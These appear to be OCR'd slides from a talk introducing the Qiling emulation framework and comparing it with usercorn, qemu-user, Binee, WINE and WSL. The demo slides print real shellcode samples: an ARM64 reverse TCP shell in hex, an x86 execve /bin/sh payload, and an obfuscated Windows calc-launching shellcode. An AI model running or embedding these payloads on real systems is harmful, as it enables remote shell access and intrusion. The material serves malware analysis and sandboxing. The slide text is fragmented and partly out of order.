
2004 - Microsoft releases Virtual Server 2005 [7]

Many more vendors and enhanced virtualization solutions are released.

Over Emulate

More Emulate = Higher Chances Being Detected

Possible Solution(s)



usercorn

build passing godoc reference Slack

Building

Usercorn depends on Go 1.6 or newer, as well as the latest unstable versions of Capstone, Unicorn, and Keystone.

`make deps` (requires `cmake`) will attempt to install all of the above dependencies into the source tree under `deps/`.

`make` will update Go packages and build `usercorn`

Example Commands

```
usercorn run bins/x86.linux.elf
usercorn run bins/x86_64.linux.elf
usercorn run bins/x86.darwin.macho
usercorn run bins/x86_64.darwin.macho
usercorn run bins/x86.linux.cgc
usercorn run bins/mipsel.linux.elf


usercorn run -trace bins/x86.linux.elf
usercorn run -trace -to trace.uc bins/x86.linux.elf
usercorn trace -pretty trace.uc
usercorn run -repl bins/x86.linux.elf
```

What.

- Usercorn is an analysis and emulator framework, with a base similar to qemu-user.
- It can run arbitrary binaries on a different host kernel, unlike qemu-user.
- While recording full system state at every instruction.
- to a serializable compact format capable of rewind and re-execution.
- It's useful out of the box for debugging and dynamic analysis.
- With an arch-neutral powerful lua-based scripting language and debugger.
- It's also easy to extend and use to build your own tools.

Usercorn could be used to emulate 16-bit DOS, 32-bit and 64-bit ARM/MIPS/x86/SPARC binaries for Linux, Darwin, BSD, DECREE, and even operating systems like Redux.

Right now, x86_64 linux and DECREE are the best supported guests.




usercorn

- Very good project !
- Mostly *nix based only
- Limited OS Support
- Go and Lua is not hacker's friendly
- Syscall forwarding

Making A Good “Hackable Shellcode Emulator”

- Too Complicated to Pick One
- Too Debugger Oriented
- Limited Option have with Assembler and Debugger
- Normally only a Helping Script / IDAPython
- Limited Function

- You Need to Be a ASSEMBLER
- Each Good for Different ARCH
- Each Good for Different Platform
- Only Able to Use in Limited Platform
- Steep Leaving Curve



sub_e60
sub_e80
EntryPoint
sub_f34
imp___picsymbolstub4__class_addMethod
imp___picsymbolstub4__objc_getClass
imp___picsymbolstub4__objc_msgSend
imp___picsymbolstub4__MSHookMessageEx
imp___picsymbolstub4___stack_chk_fail
imp___nl_symbol_ptr___stack_chk_guard
imp___la_symbol_ptr__class_addMethod
imp___la_symbol_ptr__objc_getClass
imp___la_symbol_ptr__objc_msgSend
imp___la_symbol_ptr__MSHookMessageEx
imp___la_symbol_ptr___stack_chk_fail
cfstring_SliderChanger7

```
=============== B E G I N   O F   P R O C E D U R E ===============

                               ; Basic Block Input Regs: r12 pc -  Killed Regs: r12
                               ;
                               ; Section __text
                               ;
                               ; Range 0xe60 - 0xf64 (260 bytes)
                               ; File offset 3680 (260 bytes)
                               ; Flags : 0x0880000400
                               ;
                             sub_e60:
00000e60 04C02DE5               str       r12, [sp, #0xfffffffc]!
00000e64 0CC09FE5               ldr       r12, = 0x1c4
00000e68 0CC09FE7               ldr       r12, [pc, r12]
00000e6c 04C02DE5               str       r12, [sp, #0xfffffffc]!
00000e70 04C09FE5               ldr       r12, = 0x184
00000e74 0CF09FE7               ldr       pc, [pc, r12]
                      ; endp
00000e78                        dd        0x000001c4
00000e7c                        dd        0x00000184

=============== B E G I N   O F   P R O C E D U R E ===============


                               ; Basic Block Input Regs: pc -  Killed Regs: r12
                             sub_e80:
00000e80 00C09FE5               ldr       r12, [pc]
00000e84 0CF09FE7               ldr       pc, [pc, r12]
                      ; endp
00000e88 0400                   movs      r4, r0
00000e8a 0000                   movs      r0, r0
```

```
Analysis segment __dyld
Analysis segment __nl_symbol_ptr
Analysis segment __la_symbol_ptr
Analysis segment __mod_init_func
Analysis segment __objc_imageinfo
Analysis segment __objc_selrefs
Analysis segment __data
Analysis segment __cfstring
Analysis segment __bss
Background analysis ended
```

Address 0xe8d, Segment __text, sub_e80 + 13, file offset 0xe8d

- Too Complicated To Choose From
- Each Good for Different ARCH
- Each Good for Different Platform
- Only Able to Use in Limited Platform
- Steep Leaving Curve


Qiling{JiuWei}



Lightweight, Automated, High Performance and Scalable Platform

In Action


Linux AARCH 64



```
(00:18:14):xwings@kamino:<~/qiling>
(163)$ cat examples/shellcodes/linarm64_tcp_reverse_shell.hex
\x42\x00\x02\xca\x21\x00\x80\xd2\x40\x00\x80\xd2\xc8\x18\x80\xd2\x01\x00\x0
02\x02\x80\xd2\x68\x19\x80\xd2\x01\x00\x00\xd4\x41\x00\x80\xd2\x42\x00\x02\
\x00\x00\xd4\x21\x04\x00\xf1\x65\xff\xff\x54\xe0\x00\x00\x10\x42\x00\x02\xc
00\x00\xd4\x02\x00\x04\xd2\x7f\x00\x00\x01\x2f\x62\x69\x6e\x2f\x73\x68\x00
(164)$
(00:18:15):xwings@kamino:<~/qiling>
(164)$ python3 qltool.py shellcode --arch arm64 --os linux --hex -f example
.hex
>>> Load HEX from FILE
socket(2, 1, 0) = 0
connect(127.0.0.1, 1234) = -1
dup3
dup3
dup3
execve(b'/bin/sh', [b''])
(00:18:18):xwings@kamino:<~/qiling>
(165)$
```


AARCH64 Reverse TCP Shellcode

Linux x86_32 input as ASM



```
(00:19:53):xwings@kamino:<~/qiling>
(169)$ cat examples/shellcodes/lin32_execve.asm
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
xchg ebx,esp
mov al,0xb
int 0x80
(00:19:56):xwings@kamino:<~/qiling>
(170)$ python3 qltool.py shellcode --arch x86 --os linux --asm --output debug -f examples/shellcodes/lin32_execve.
asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> Tracing basic block at 0x1000000
>>> 0x1000000     31 c0         xor     eax, eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000002     50            push    eax
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000003     68 2f 2f 73 68        push    0x68732f2f
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000008     68 2f 62 69 6e        push    0x6e69622f
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000d     87 e3         xchg    ebx, esp
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000f     b0 0b         mov     al, 0xb
|--->>> REG0= 0x10ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000011     cd 80         int     0x80
|--->>> REG0= 0x10ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
execve(b'/bin//sh', [b''])
(00:20:07):xwings@kamino:<~/qiling>
(171)$
```

Running a Windows Shellcode



```
(38)$ ./qltool shellcode --os windows --arch x86 --rootfs examples/rootfs/x86_windows --asm -f examples/shellcodes/win32_ob_exec_calc.asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x73
>>> SET_THREAD_AREA selector : 0x7b
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> TEB addr is 0x4000
>>> PEB addr is 0x4044
>>> Loading examples/rootfs/x86_windows/dlls/ntdll.dll to 0x1000000
>>> Done with loading examples/rootfs/x86_windows/dlls/ntdll.dll
>>> Loading examples/rootfs/x86_windows/dlls/kernel32.dll to 0x1141000
>>> Done with loading examples/rootfs/x86_windows/dlls/kernel32.dll
>>> Loading examples/rootfs/x86_windows/dlls/user32.dll to 0x1215000
>>> Done with loading examples/rootfs/x86_windows/dlls/user32.dll
0x11d02ae: WinExec('calc', 1)
0x1183a49: GetVersion() = 0
0x119cd12: ExitProcess(0x00)
(17:28:28):xwings@bespin:~/wip_qiling/qiling>
(39)$ cat examples/shellcodes/win32_ob_exec_calc.asm
cld
call   0x88
pusha
mov    ebp,esp
xor    eax,eax
mov    edx,DWORD PTR fs:[eax+0x30]
mov    edx,DWORD PTR [edx+0xc]
mov    edx,DWORD PTR [edx+0x14]
mov    esi,DWORD PTR [edx+0x28]
movzx  ecx,WORD PTR [edx+0x26]
xor    edi,edi
lods   al,BYTE PTR ds:[esi]
cmp    al,0x61
jl     0x25
sub    al,0x20
ror    edi,0xd
add    edi,eax
loop   0x1e
```

Calling calc.exe

Thank You

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twitter: qiling_io https://qiling.io

What is Qiling

The ACTUAL TALK

Features and Functionality

- Cross platform: Windows, MacOS, Linux, BSD
- Cross architecture: X86, X86_64, Arm, Arm64, Mips
- Multiple file formats: PE, MachO, ELF
- Emulate & sandbox machine code in a isolated environment
- Provide high level API to setup & configure the sandbox
- Fine-grain instrumentation: allow hooks at various levels (instruction/basic-block/memory-access/exception/syscall/IO/etc)
- Allow dynamic hotpatch on-the-fly running code, including the loaded library
- True Python framework, making it easy to build customized analysis tools on top

To Emulate and To Execute in Cross Platform and Cross Architecture

User Mode Emulation

qemu-usermode

- The TOOL
- Limited OS Support, Very Limited
- No Multi OS Support
- No Instrumentation
- **Syscall Forwarding**

usercorn

- Very good project !
- It’s a Framework !
- Mostly *nix based only
- Limited OS Support (No Windows)
- Go and Lua is not hacker’s friendly
- **Syscall Forwarding**

Binee

- Very good project too
- Only X86 (32 and 64)
- Limited OS Support (No *NIX)
- Just a tool, we don’t need a tool
- Again, is GO

WINE

- Limited ARCH Support
- Limited OS Support, only Windows
- Not Sandbox Designed
- No Instrumentation

WSL/2

- Limited ARCH Support
- Only Linux and run in Windows
- Not Sandboxed, It linked to /mnt/c
- No Instrumentation (maybe)

Syscall Forwarding

